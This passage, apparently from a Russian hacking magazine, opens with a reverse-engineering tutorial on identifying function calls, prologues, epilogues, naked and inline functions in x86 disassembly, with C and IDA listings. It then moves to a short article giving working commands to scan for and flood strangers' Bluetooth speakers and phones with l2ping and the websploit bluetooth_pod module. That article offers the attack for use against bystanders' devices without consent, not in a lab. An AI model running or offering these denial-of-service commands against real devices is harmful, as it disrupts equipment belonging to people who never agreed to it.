.text:0040100F      pop     ebp               ; <-
.text:00401010      retn                      ; <-
```

Как видишь, все очень просто.

Вызов функции по указателю

Однако задача заметно усложняется, если программист (или компилятор) использует косвенные вызовы функций, передавая их адрес в регистре и динамически вычисляя его (адрес, а не регистр!) на стадии выполнения программы. Именно так, в частности, реализована работа с виртуальными функциями, однако в любом случае компилятор должен каким-то образом сохранить адрес функции в коде. Значит, его можно найти и вычислить! Еще проще загрузить исследуемое приложение в отладчик, установить на «подследственную» инструкцию `CALL` точку останова и, дождавшись всплытия отладчика, посмотреть, по какому адресу она передаст управление. Рассмотрим следующий пример (Listing2):

```
int func(){
  return 0;
}

int main(){
  int (*a)();
  a = func;
  a();
}
```

Результат его компиляции должен в общем случае выглядеть так (функция main):

```
.text:00401010      push    ebp
.text:00401011      mov     ebp, esp
.text:00401013      push    ecx
.text:00401014      mov     [ebp+var_4], offset sub_401000
.text:0040101B      call    [ebp+var_4]
.text:0040101B      ; Вот инструкция CALL, выполняющая косвенный вызов функции
.text:0040101B      ; по адресу, содержащемуся в ячейке [ebp+var_4].
.text:0040101B      ; Как узнать, что же там содержится? Поднимем глазки строчкой выше
.text:0040101B      ; и обнаружим: mov [ebp+var_4], offset sub_401000. Ага!
.text:0040101B      ; Значит, управление передается по смещению sub_401000,
.text:0040101B      ; где располагается адрес начала функции! Теперь осталось только
.text:0040101B      ; дать функции осмысленное имя.
.text:0040101E      xor     eax, eax
.text:00401020      mov     esp, ebp
.text:00401022      pop     ebp
.text:00401023      retn
```

Вызов функции по указателю с комплексным вычислением целевого адреса

В некоторых, достаточно немногочисленных программах встречается и косвенный вызов функции с комплексным вычислением ее адреса. Рассмотрим следующий пример (Listing3):

```
int func_1(){
  return 0;
}

int func_2(){
  return 0;
}

int func_3(){
  return 0;
}

int main(){
  int x;
  int a[3] = {(int) func_1,(int) func_2, (int) func_3}; int (*f)();

  for (x=0;x < 3;x++){
    f = (int (*)()) a[x];
    f();
  }
}
```

Результат дизассемблирования этого кода в общем случае должен выглядеть так:

```
.text:00401030       push    ebp
.text:00401031       mov     ebp, esp
.text:00401033       sub     esp, 18h
.text:00401036       mov     eax, ___security_cookie
.text:0040103B       xor     eax, ebp
.text:0040103D       mov     [ebp+var_4], eax
.text:00401040       mov     [ebp+var_10], offset sub_401000
.text:00401047       mov     [ebp+var_C], offset sub_401010
.text:0040104E       mov     [ebp+var_8], offset sub_401020
.text:00401055       mov     [ebp+var_14], 0
.text:0040105C       jmp     short loc_401067
.text:0040105E ; ---------------------------------------
.text:0040105E
.text:0040105E loc_40105E: ; CODE XREF: sub_401030+4A?j
.text:0040105E       mov     eax, [ebp+var_14]
.text:00401061       add     eax, 1
.text:00401064       mov     [ebp+var_14], eax
.text:00401067
.text:00401067 loc_401067: ; CODE XREF: sub_401030+2C?j
.text:00401067       cmp     [ebp+var_14], 3
.text:0040106B       jge     short loc_40107C
.text:0040106D       mov     ecx, [ebp+var_14]
.text:00401070       mov     edx, [ebp+ecx*4+var_10]
.text:00401074       mov     [ebp+var_18], edx
.text:00401077       call    [ebp+var_18]
.text:0040107A       jmp     short loc_40105E
.text:0040107C ; ---------------------------------------
.text:0040107C
.text:0040107C loc_40107C: ; CODE XREF: sub_401030+3B?j
.text:0040107C       xor     eax, eax
.text:0040107E       mov     ecx, [ebp+var_4]
.text:00401081       xor     ecx, ebp
.text:00401083       call    @__security_check_cookie@4 ; __security_check_cookie(x)
.text:00401088       mov     esp, ebp
.text:0040108A       pop     ebp
.text:0040108B       retn
```

В строке `call [ebp+var_18]` происходит косвенный вызов функции. А что у нас в `[ebp+var_18]`? Поднимаем глаза на строку вверх — в `[ebp+var_18]` у нас значение `edx`. А чему равен сам `edx`? Прокручиваем еще одну строку вверх — `edx` равен содержимому ячейки `[ebp+ecx*4+var_10]`. Вот дела! Мало того что нам надо узнать содержимое этой ячейки, так еще и предстоит вычислить ее адрес!

Чему равен `ECX`? Содержимому `[ebp+var_14]`. А оно чему равно? «Сейчас выясним...» — бормочем мы себе под нос, прокручивая экран дизассемблера вверх. Ага, нашли: в строке `0x401064` в него загружается содержимое `EAX`! Какая радость! И долго мы будем так блуждать по коду?

Конечно, можно, затратив неопределенное количество времени, усилий и бодрящего напитка, реконструировать весь ключевой алгоритм целиком (тем более что мы практически подошли к концу анализа), но где гарантия, что при этом не будут допущены ошибки?

Гораздо быстрее и надежнее загрузить исследуемую программу в отладчик, установить бряк на строку `text:00401077` и, дождавшись всплытия окна отладчика, посмотреть, что у нас расположено в ячейке `[ebp+var_18]`. Отладчик будет всплывать трижды, причем каждый раз показывать новый адрес! Заметим, что определить этот факт в дизассемблере можно только после полной реконструкции алгоритма.

Однако не стоит питать излишних иллюзий о мощи отладчика. Программа может тысячу раз вызывать одну и ту же функцию, а на тысяча первый — вызвать совсем другую. Отладчик бессилен это определить. Ведь вызов такой функции может произойти в непредсказуемый момент, например при определенном сочетании времени, обрабатываемых программой данных и текущей фазы Луны. Ну не будем же мы целую вечность гонять программу под отладчиком?

Дизассемблер — дело другое. Полная реконструкция алгоритма позволит однозначно и гарантированно отследить все адреса косвенных вызовов. Вот потому дизассемблер и отладчик должны скакать в одной упряжке!

Напоследок предлагаю взглянуть на такой участок дизассемблированного листинга:

```
.text:0040103D       mov     [ebp+var_4], eax
.text:00401040       mov     [ebp+var_10], offset sub_401000
.text:00401047       mov     [ebp+var_C], offset sub_401010
.text:0040104E       mov     [ebp+var_8], offset sub_401020
.text:00401055       mov     [ebp+var_14], 0
```

Воспользуемся средствами IDA и посмотрим, что загружается в ячейки памяти `[ebp+…]`. А это как раз адреса трех наших функций, последовательно размещенных компилятором друг за дружкой:

```
.text:00401000       push    ebp
.text:00401001       mov     ebp, esp
.text:00401003       xor     eax, eax
.text:00401005       pop     ebp
.text:00401006       retn

.text:00401010       push    ebp
.text:00401011       mov     ebp, esp
.text:00401013       xor     eax, eax
.text:00401015       pop     ebp
.text:00401016       retn

.text:00401020       push    ebp
.text:00401021       mov     ebp, esp
.text:00401023       xor     eax, eax
.text:00401025       pop     ebp
.text:00401026       retn
```

«Ручной» вызов функции инструкцией JMP

Самый тяжелый случай представляют «ручные» вызовы функции командой `JMP` с предварительной засылкой в стек адреса возврата. Вызов через `JMP` в общем случае выглядит так: `PUSH ret_addrr/JMP func_addr`, где `ret_addrr` и `func_addr` — непосредственные или косвенные адреса возврата и начала функции соответственно. Кстати, заметим, что команды `PUSH` и `JMP` не всегда следуют одна за другой и порой бывают разделены другими командами.

Возникает резонный вопрос: чем же так плох `CALL` и зачем прибегать к `JMP`? Дело в том, что функция, вызванная по `CALL`, после возврата управления материнской функции всегда передает управление команде, следующей за `CALL`. В ряде случаев (например, при структурной обработке исключений) возникает необходимость после возврата из функции продолжать выполнение не со следующей за `CALL` командой, а совсем с другой ветки программы. Тогда-то и приходится вручную заносить требуемый адрес возврата и вызывать дочернюю функцию через `JMP`.

Идентифицировать такие функции очень сложно — контекстный поиск ничего не дает, поскольку команд `JMP`, использующихся для локальных переходов, в теле любой программы очень и очень много — попробуй-ка проанализируй их все! Если же этого не сделать, из поля зрения выпадут сразу две функции — вызываемая функция и функция, на которую передается управление после возврата. К сожалению, быстрых решений этой проблемы не существует, единственная зацепка — вызывающий `JMP` практически всегда выходит за границы функции, в теле которой он расположен. Определить же границы функции можно по эпилогу.

Рассмотрим следующий пример (Listing4):

```
int funct(){
  return 0;
}

int main(){
  __asm{
    LEA ESI, return_addr
    PUSH ESI
    JMP funct
    return_addr:
  }
}
```

Результат его компиляции в общем случае должен выглядеть так:

```
.text:00401010       push    ebp
.text:00401011       mov     ebp, esp
.text:00401013       push    esi
.text:00401014       lea     esi, loc_401020
.text:0040101A       push    esi
.text:0040101B       jmp     sub_401000
...
```

Смотри, казалось бы, тривиальный условный переход, что в нем такого? Ан нет! Это не простой переход, это замаскированный вызов функции! Откуда он следует? Давай-ка перейдем по смещению `sub_401000` и посмотрим:


```
.text:00401000       push    ebp
.text:00401001       mov     ebp, esp
.text:00401003       xor     eax, eax
.text:00401005       pop     ebp
.text:00401006       retn
```

Как ты думаешь, куда этот `retn` возвращает управление? Естественно, по адресу, лежащему на верхушке стека. А что у нас лежит на стеке? `PUSH EBP` из строки `401000`, обратно выталкивается инструкцией `POP` из строки `401005`. Возвращаемся назад, к месту безусловного перехода, и начинаем медленно прокручивать экран дизассемблера вверх, отслеживая все обращения к стеку. Ага, попалась птичка! Инструкция `PUSH ESI` из строки `40101A` закидывает на вершину стека содержимое регистра `ESI`, а он сам, в свою очередь, строкой выше принимает «на грудь» значение `loc_401020` — это и есть адрес начала функции, вызываемой командой `JMP` (вернее, не адрес, а смещение, но это не принципиально важно):

```
.text:00401020       pop     esi
.text:00401021       pop     ebp
.text:00401022       retn
```

Автоматическая идентификация функций посредством IDA Pro

Дизассемблер IDA Pro способен анализировать операнды инструкций `CALL`, что позволяет ему автоматически разбивать программу на функции. Причем IDA вполне успешно справляется с большинством косвенных вызовов. Между тем современные версии дизассемблера на раз-два справляются с комплексными и «ручными» вызовами функций командой `JMP`.


IDA успешно распознала «ручной» вызов функции

Продолжение статьи →

ФУНДАМЕНТАЛЬНЫЕ ОСНОВЫ ХАКЕРСТВА

УЧИМСЯ ИСКАТЬ КЛЮЧЕВЫЕ СТРУКТУРЫ ЯЗЫКОВ ВЫСОКОГО УРОВНЯ

Пролог

Большинство неоптимизирующих компиляторов помещают в начало функции следующий код, называемый прологом:

```
push    ebp
mov     ebp, esp
sub     esp, xx
```

В общих чертах назначение пролога сводится к следующему: если регистр EBP используется для адресации локальных переменных (как часто и бывает), то перед его использованием он должен быть сохранен в стеке (иначе вызываемая функция «сорвет крышу» материнской), затем в EBP копируется текущее значение регистра указателя вершины стека (ESP) — происходит так называемое открытие кадра стека, и значение ESP уменьшается на размер области памяти, выделенной под локальные переменные.

Последовательность PUSH EBP/MOV EBP,ESP/SUB ESP,xx может служить хорошей сигнатурой для нахождения всех функций в исследуемом файле, включая и те, на которые нет прямых ссылок. Такой прием, в частности, использует в своей работе IDA Pro, однако оптимизирующие компиляторы умеют адресовать локальные переменные через регистр ESP и используют EBP как и любой другой регистр общего назначения. Пролог оптимизированных функций состоит из одной лишь команды SUB ESP, xxx — последовательность слишком короткая для использования ее в качестве сигнатуры функции, увы. Более подробный рассказ об эпилогах функций нас ждет впереди.

Эпилог

В конце своей жизни функция закрывает кадр стека, перемещая указатель вершины стека «вниз», и восстанавливает прежнее значение EBP (если только оптимизирующий компилятор не адресовал локальные переменные через ESP, используя EBP как обычный регистр общего назначения). Эпилог функции может выглядеть двояко: либо ESP увеличивается на нужное значение командой ADD, либо в него копируется значение EBP, указывающее на низ кадра стека.

Обобщенный код эпилога функции выглядит так. Эпилог 1:

```
pop     ebp
add     esp, 64h
retn
```

Эпилог 2:

```
mov     esp, ebp
pop     ebp
retn
```

Важно отметить: между командами POP EBP/ADD ESP, xxx и MOV ESP,EBP/POP EBP могут находиться и другие команды — они необязательно должны следовать вплотную друг к другу. Поэтому для поиска эпилогов контекстный поиск непригоден — требуется применять поиск по маске.

Если функция написана с учетом соглашения Pascal, то ей приходится самостоятельно очищать стек от аргументов. В подавляющем большинстве случаев это делается инструкцией RET n, где n — количество байтов, снимаемых из стека после возврата. Функции же, соблюдающие C-соглашение, предоставляют очистку стека вызывающему их коду и всегда оканчиваются командой RET. API-функции Windows представляют собой комбинацию соглашений C и Pascal — аргументы заносятся в стек справа налево, но очищает стек сама функция.

Таким образом, RET может служить достаточным признаком эпилога функции, но не всякий эпилог — это конец. Если функция имеет в своем теле несколько операторов return (как часто и бывает), компилятор в общем случае генерирует для каждого из них свой собственный эпилог. Необходимо обратить внимание, находится ли за концом эпилога новый пролог, или продолжается код старой функции. Также нельзя забывать и о том, что компиляторы обычно (но не всегда!) не помещают в исполняемый файл код, никогда не получающий управления. Иначе говоря, у функции будет всего один эпилог, а все находящееся после первого return будет выброшено как ненужное.

Между тем не стоит спешить вперед паровоза. Откомпилируем с параметрами по умолчанию следующий пример (Listing5):

```
int func(int a){
  return a++;
  a=1/a;
  return a;
}

int main(){
  func(1);
}
```

Откомпилированный результат будет выглядеть так (приведен код только функции func):

```
.text:00401000     push    ebp
.text:00401001     mov     ebp, esp
.text:00401003     push    ecx
.text:00401004     mov     eax, [ebp+arg_0]
.text:00401007     mov     [ebp+var_4], eax
.text:0040100A     mov     ecx, [ebp+arg_0]
.text:0040100D     add     ecx, 1            ; Производим сложение
.text:00401010     mov     [ebp+arg_0], ecx
.text:00401013     mov     eax, [ebp+var_4]
.text:00401016     jmp     short loc_401027 ; Выполняем безусловный переход
.text:00401016                               ; на эпилог функции
.text:00401018 ; -------------------------------------
.text:00401018     mov     eax, 1
.text:0040101D     cdq
.text:0040101E     idiv    [ebp+arg_0]       ; Код деления единицы на параметр
.text:00401021     mov     [ebp+arg_0], eax ; остался
.text:00401024     mov     eax, [ebp+arg_0] ; Компилятор не посчитал нужным его убрать
.text:00401027
.text:00401027 loc_401027:                   ; CODE XREF: sub_401000+16?j
.text:00401027     mov     esp, ebp          ; При этом эпилог только один
.text:00401029     pop     ebp               ;
.text:0040102A     retn
```

Теперь посмотрим, какой код сгенерирует компилятор, когда внеплановый выход из функции происходит при срабатывании некоторого условия (Listing6):

```
int func(int a){
  if (a != 0)
    return a++;
  return 1/a;
}

int main(){
  func(1);
}
```

Результат компиляции (только func):

```
.text:00401000    push    ebp
.text:00401001    mov     ebp, esp
.text:00401003    push    ecx
.text:00401004    cmp     [ebp+arg_0], 0   ; Сравниваем аргумент функции с нулем
.text:00401008    jz      short loc_40101E ; Если они равны, переходим на метку и
.text:00401008                             ; выполняем команду деления
.text:0040100A    mov     eax, [ebp+arg_0] ; Если же
.text:0040100D    mov     [ebp+var_4], eax ; не равны,
.text:00401010    mov     ecx, [ebp+arg_0] ; то выполняем
.text:00401013    add     ecx, 1           ; инкремент
.text:00401016    mov     [ebp+arg_0], ecx
.text:00401019    mov     eax, [ebp+var_4]
.text:0040101C    jmp     short loc_401027
.text:0040101E ; -------------------------------------
.text:0040101E
.text:0040101E loc_40101E:                 ; CODE XREF: sub_401000+8?j
.text:0040101E    mov     eax, 1
.text:00401023    cdq
.text:00401024    idiv    [ebp+arg_0]      ; Деление 1 на аргумент
.text:00401027
.text:00401027 loc_401027:                 ; CODE XREF: sub_401000+1C?j
.text:00401027    mov     esp, ebp         ; <-- Это явно эпилог
.text:00401029    pop     ebp              ; <--
.text:0040102A    retn                     ; <--
```

Как и в предыдущем случае, компилятор создал только один эпилог. Обрати внимание: в начале функции в строке 00401004 аргумент сравнивается с нулем, если условие выполняется, происходит переход на метку loc_40101E, где выполняется деление, за которым сразу следует эпилог. Если же условие в строке 00401004 не соблюдено, выполняется сложение и происходит безусловный прыжок на эпилог.

Специальное замечание

Начиная с процессора 80286 в наборе команд появились две инструкции ENTER и LEAVE, предназначенные специально для открытия и закрытия кадра стека. Однако они практически никогда не используются современными компиляторами. Почему?

Причина в том, что ENTER и LEAVE очень медлительны, намного медлительнее PUSH EBP/MOV EBP,ESP/SUB ESB, xxx и MOV ESP,EBP/POP EBP. Так, на старом добром Pentium ENTER выполняется за десять тактов, а приведенная последовательность команд — за семь. Аналогично LEAVE требует пять тактов, хотя ту же операцию можно выполнить за два (и даже быстрее, если разделить MOV ESP,EBP/POP EBP какой-нибудь командой).

Поэтому современный исследователь никогда не столкнется ни с ENTER, ни с LEAVE. Хотя помнить об их назначении будет нелишне (мало ли, вдруг придется дизассемблировать древние программы или программы, написанные на ассемблере, — не секрет, что многие пишущие на ассемблере очень плохо знают тонкости работы процессора и их «ручная оптимизация» заметно уступает компилятору по производительности).

«Голые» (naked) функции

Компилятор Microsoft Visual C++ поддерживает нестандартный квалификатор naked, позволяющий программистам создавать функции без пролога и эпилога. Компилятор даже не помещает в конце функции RET, и это приходится делать «вручную», прибегая к ассемблерной вставке __asm{ret} (использование return не приводит к желаемому результату).

Вообще-то поддержка naked-функций задумывалась исключительно для написания драйверов на чистом C (с небольшой примесью ассемблерных включений), но она нашла неожиданное признание и среди разработчиков защитных механизмов. Действительно, приятно иметь возможность «ручного» создания функций, не беспокоясь, что их непредсказуемым образом «изуродует» компилятор.

Для нас же, кодокопателей, в первом приближении это означает, что в программе может встретиться одна или несколько функций, не содержащих ни пролога, ни эпилога. Ну и что в этом страшного? Оптимизирующие компиляторы так же выкидывают пролог, а от эпилога оставляют один лишь RET, но функции элементарно идентифицируются по вызывающей их инструкции CALL.

Идентификация встраиваемых (inline) функций

Самый эффективный способ избавиться от накладных расходов на вызов функций — не вызывать их. В самом деле, почему бы не встроить код функции непосредственно в саму вызывающую функцию? Конечно, это ощутимо увеличит размер (и тем ощутимее, чем из больших мест функция вызывается), но зато значительно увеличит скорость выполнения программы (и тем значительнее, чем чаще развернутая функция вызывается).

Чем плоха развертка функций для исследования программы? Прежде всего, она увеличивает размер материнской функции и делает ее код менее наглядным — вместо CALL\TEST EAX,EAX\JZ xxx с бросающимся в глаза условным переходом мы видим кучу ничего не напоминающих инструкций, в логике работы которых еще предстоит разобраться.

Встроенные функции не имеют ни собственного пролога, ни эпилога, их код и локальные переменные (если таковые имеются) полностью вживлены в вызывающую функцию, результат компиляции выглядит в точности так, как будто бы никакого вызова функции и не было. Единственная зацепка — встраивание функции неизбежно приводит к дублированию ее кода во всех местах вызова, а это хоть и с трудом, но можно обнаружить. С трудом потому, что встраиваемая функция, становясь частью вызывающей функции, всквозную оптимизируется в контексте последней, что приводит к значительным вариациям кода.

Рассмотрим следующий пример, чтобы увидеть, как компилятор оптимизирует встраиваемую функцию (Listing7):

```
#include <stdio.h>

inline int max(int a, int b){
  if(a > b)
    return a;
  return b;
}

int main(int argc, char **argv){
  printf("%x\n",max(0x666,0x777));
  printf("%x\n",max(0x666,argc));
  printf("%x\n",max(0x666,argc));
  return 0;
}
```

Результат компиляции этого кода будет иметь следующий вид (функция main):

```
.text:00401000    push    ebp
.text:00401001    mov     ebp, esp
.text:00401003    push    777h              ; Подготавливаем два
.text:00401008    push    666h              ; аргумента функции
.text:0040100D    call    sub_401070        ; Вызов сравнивающей функции max
.text:00401012    add     esp, 8
.text:00401015    push    eax
.text:00401016    push    offset unk_412160 ; Добавляем параметр %x
.text:0040101B    call    sub_4010D0        ; Вызов printf
.text:00401020    add     esp, 8
.text:00401023    mov     eax, [ebp+arg_0]  ; Берем аргумент argc — количество аргументов
.text:00401026    push    eax
.text:00401027    push    666h              ; Запихиваем константу
.text:0040102C    call    sub_401070        ; Вызов функции max
.text:00401031    add     esp, 8
.text:00401034    push    eax
.text:00401035    push    offset unk_412164 ; Добавляем параметр '%x'
.text:0040103A    call    sub_4010D0        ; Вызов printf
.text:0040103F    add     esp, 8
.text:00401042    mov     ecx, [ebp+arg_0]  ; <--
.text:00401045    push    ecx               ; <--
.text:00401046    push    666h              ; <--
.text:0040104B    call    sub_401070        ; <-- Аналогичная
.text:00401050    add     esp, 8            ; <-- последовательность
.text:00401053    push    eax               ; <-- действий
.text:00401054    push    offset unk_412168 ; <--
.text:00401059    call    sub_4010D0        ; <--
.text:0040105E    add     esp, 8
.text:00401061    xor     eax, eax
.text:00401063    pop     ebp
.text:00401064    retn
```

«Так-так», — шепчем себе под нос. И что же он тут накомпилировал? Встраиваемую функцию представил в виде обычной! Вот дела! Компилятор забил на наше желание сделать функцию встраиваемой (мы ведь написали модификатор inline). Ситуацию не исправляет даже использование параметров компилятора: /Od или /Oi. Первый служит для отключения оптимизации, второй — для создания встраиваемых функций. Такими темпами компилятор вскоре будет генерировать код, угодный собственным предпочтениям или предпочтениям его разработчика, а не программиста, его использующего! Остальное ты можешь увидеть в комментариях к дизассемблированному листингу.


Сравнивающая функция max в дизассемблированном виде будет выглядеть так:

```
.text:00401070    push    ebp
.text:00401071    mov     ebp, esp
.text:00401073    mov     eax, [ebp+arg_0]
.text:00401076    cmp     eax, [ebp+arg_4] ; Сравниваем и в зависимости
.text:00401079    jle     short loc_401080 ; от результата — переходим
.text:0040107B    mov     eax, [ebp+arg_0]
.text:0040107E    jmp     short loc_401083 ; Безусловный переход на эпилог
.text:00401080 loc_401080:                 ; CODE XREF: sub_401070+9?j
.text:00401080    mov     eax, [ebp+arg_4]
.text:00401083 loc_401083:                 ; CODE XREF: sub_401070+E?j
.text:00401083    pop     ebp
.text:00401084    retn
```

Здесь тоже все важные фрагменты прокомментированы.

Напоследок предлагаю откомпилировать и рассмотреть следующий пример (Listing8). Он немного усложнен по сравнению с предыдущим, в нем в качестве одного из значений для сравнения используется аргумент командной строки, который преобразуется из строки в число и при выводе обратно.


```
#include <iostream>
#include <sstream>
#include <string>
using namespace std;

inline string max(int a, int b){ // Встраиваемая функция нахождения максимума
  int val = (a > b) ? a : b;
  stringstream stream;
  stream << "0x" << hex << val; // Преобразуем значение в hex-число
  string res = stream.str();
  return res;
}

int main(int argc, char **argv){
  cout << max(0x666, 0x777) << endl;
  string par = argv[1];
  int val;
  if (par.substr(0, 2) == "0x") // Если впереди параметра есть символы '0x',
    val = stoi(argv[1], nullptr, 16); // тогда это hex-число,
  else
    val = stoi(argv[1], nullptr, 10); // в ином случае — dec-число
  cout << max(0x666, val) << endl;
  cout << max(0x666, val) << endl;
  return 0;
}
```



VS Code

Сразу в начале своего выполнения программа вызывает встраиваемую функцию, передавая ей два шестнадцатеричных числа. В качестве результата функция возвращает большее из них, преобразованное в шестнадцатеричный формат. После чего основная функция выводит его в консоль.

Следующим действием программа берет параметр командной строки. Она различает числа двух форматов: десятичные и шестнадцатеричные, определяя их по отсутствию или наличию префикса 0x. Два последующих оператора идентичны, в них происходят вызовы функции max, которой оба раза передаются одинаковые параметры: 0x666 и параметр командной строки, преобразованный из строки в число. Эти два последовательных оператора, как и в прошлый раз, позволят нам проследить вызовы функции.



Вывод приложения

Вместе с дополнительной функциональностью соответственно увеличился дизассемблерный листинг. Тем не менее суть происходящего не изменилась. Чтобы не приводить его здесь (он занимает реально много места), предлагаю тебе разобраться с ним самостоятельно.

Итоги

Тема «Идентификация ключевых структур» очень важна, хотя бы потому, что в современных языках программирования этих структур великое множество. И в сегодняшней статье мы только начали рассматривать функции. Ведь, кроме приведенных выше функций (обычных, голых, встраиваемых) и способов их вызова (непосредственный вызов, по указателю, с комплексным вычислением адреса), существуют также виртуальные, библиотечные. Кроме того, к функциям можно отнести конструкторы и деструкторы. Но не будем забегать вперед.

Прежде чем переходить к методам объектов, статическим и виртуальным функциям, надо научиться идентифицировать стартовые функции, которые могут занимать значительную часть дизассемблерного листинга, но анализировать которые нет необходимости (за небольшими исключениями). Поэтому, дорогой друг, напиши в комментах к статье, что ты думаешь о теме идентификации и какие конструкции тебе интересны для анализа.

WWW

• Материалы к статье

РАЗБИРАЕМ ТРЮК, КОТОРЫЙ ПОМОЖЕТ ОТКЛЮЧИТЬ ЧУЖУЮ КОЛОНКУ

Ghoustchat
aio02012003@gmail.com

DOS НА BLUETOOTH

На свете существует не так много вещей, которые бесят практически всех без исключения. Это весенне-осенняя слякоть, летнее отключение горячей воды и школьники с переносными Bluetooth-колонками. И если с первыми двумя стихийными бедствиями сделать практически ничего нельзя, то с третьим вполне можно бороться, причем почти без криминала. Как? Об этом и поговорим.

Если современные Wi-Fi-роутеры способны фильтровать нежелательные пакеты, то большинство адаптеров Bluetooth, мягко говоря, туповаты. Им по большому счету безразлично, какой пакет и какого объема, а уж тем более сколько этих пакетов ты пришлешь. Поэтому нам не составляет абсолютно никакого труда увеличить в Linux информационный объем пакета ping до огромного значения, а потом отослать этих пакетов на девайс с Bluetooth, скажем, 1000 штук.

Теперь по порядку. Для начала нам нужно найти подходящие устройства в зоне досягаемости. Для этого используем команду

```
$ hcitool scan
```

В результате этой нехитрой манипуляции ты получишь список доступных устройств с Bluetooth с их MAC-адресами. Если твоя система не видит адаптер Bluetooth, то я рекомендую поставить один из менеджеров Bluetooth для Linux. В Kali лично мне подошел gnome-bluetooth, который можно установить следующей командой:

```
$ apt-get install gnome-bluetooth
```

Еще можно воспользоваться утилитой blueman:

```
$ apt-get install blueman
```

Получив список потенциальных жертв, можно расправиться с их синезубыми девайсами несколькими способами. Рассмотрим каждый по отдельности.

ПЕРВЫЙ СПОСОБ: L2PING

Воспользуемся такой командой:

```
$ l2ping -i hci0 -s <packet value> -f <MAC_address>
```

Она сгенерирует пакеты указанного тобой в параметре `<packet value>` объема и будет отсылать эти пакеты на MAC-адрес, записанный в качестве параметра `<MAC_address>`. В конце концов ты увидишь такую картину: в терминале время отклика будет постепенно увеличиваться, а на атакуемом устройстве, скорее всего, просто отключится Bluetooth. Через какое-то время он все равно включится, но музыка прервется, и некоторое удовлетворение будет получено.

INFO

Такая схема очень хорошо работает, когда атакуемое устройство (к примеру, телефон) подключено к гарнитуре или колонке по Bluetooth. После атаки эти два устройства не смогут соединиться друг с другом.

ВТОРОЙ СПОСОБ: WEBSPLOIT

Существует более элегантный и удобный способ заглушить колонку, из которой доносятся жизнерадостные звуки рэпа. Запускаем утилиту Websploit:

```
$ websploit
```

Набираем в консоли команду

```
$ show modules
```

Она продемонстрирует нам все модули, которые работают с этой утилитой. Там есть множество компонентов, работающих с Wi-Fi, но нас интересует конкретно модуль bluetooth/bluetooth_pod:

```
$ use bluetooth/bluetooth_pod
```

Теперь нужно настроить все параметры и указать сведения об атакуемом устройстве:

```
$ show options
$ set bdaddr <MAC_address>
```

Чтобы точно и наверняка угробить Bluetooth, мы изменим размер отсылаемого пакета:

```
$ set size 999
```

Все подготовительные действия завершены, можем запускать нашу «машину для убийств»:

```
$ run
```

На выходе мы увидим абсолютно похожую картину: пинги становятся дольше, а музыка прерывается. Красота!

Эти два способа будут работать практически с любыми блютусными колонками, гарнитурами и прочими похожими устройствами. Просто потому, что производители не выпускают для них новые прошивки, способные фильтровать входящие пакеты. Так что, если у тебя есть ноутбук с «Линуксом» на борту, ты точно можешь назвать себя грозой портативных колонок.

Если колонка справляется с атакой, можно попробовать отправить пакеты на сам телефон, к которому она подключена. Лично я тестировал этот метод на довольно мощной портативной колонке (JBL Xtreme), и она более-менее справлялась с нагрузкой. Но дешевые китайские поделки такая атака вырубает на раз.

ПРО ГОТОВЫЕ ДЖАММЕРЫ

В интернете продаются любопытные товары, среди которых можно найти и глушилки частот. Стоят они обычно приличных денег и предоставляют разные возможности. Одни могут валить практически все сигналы мобильной сети, Wi-Fi и Bluetooth разом, а другие не справятся и с H+.

Если ты считаешь, что тебе действительно необходим подобный товар, то перед его приобретением настоятельно рекомендую ознакомиться с действующим законодательством. В России покупать и продавать глушилки не запрещено, однако если ты решишь воспользоваться ей, то необходима регистрация устройства в ГКРЧ. Если тебя поймают на использовании незарегистрированного девайса, то, скорее всего, оштрафуют по статье 13.4 КоАП РФ. Штраф для физических лиц на сегодняшний день составляет 500 рублей, для юридических — до 10 тысяч.

ПОДКЛЮЧАЕМСЯ К ЧУЖОМУ ДЕВАЙСУ

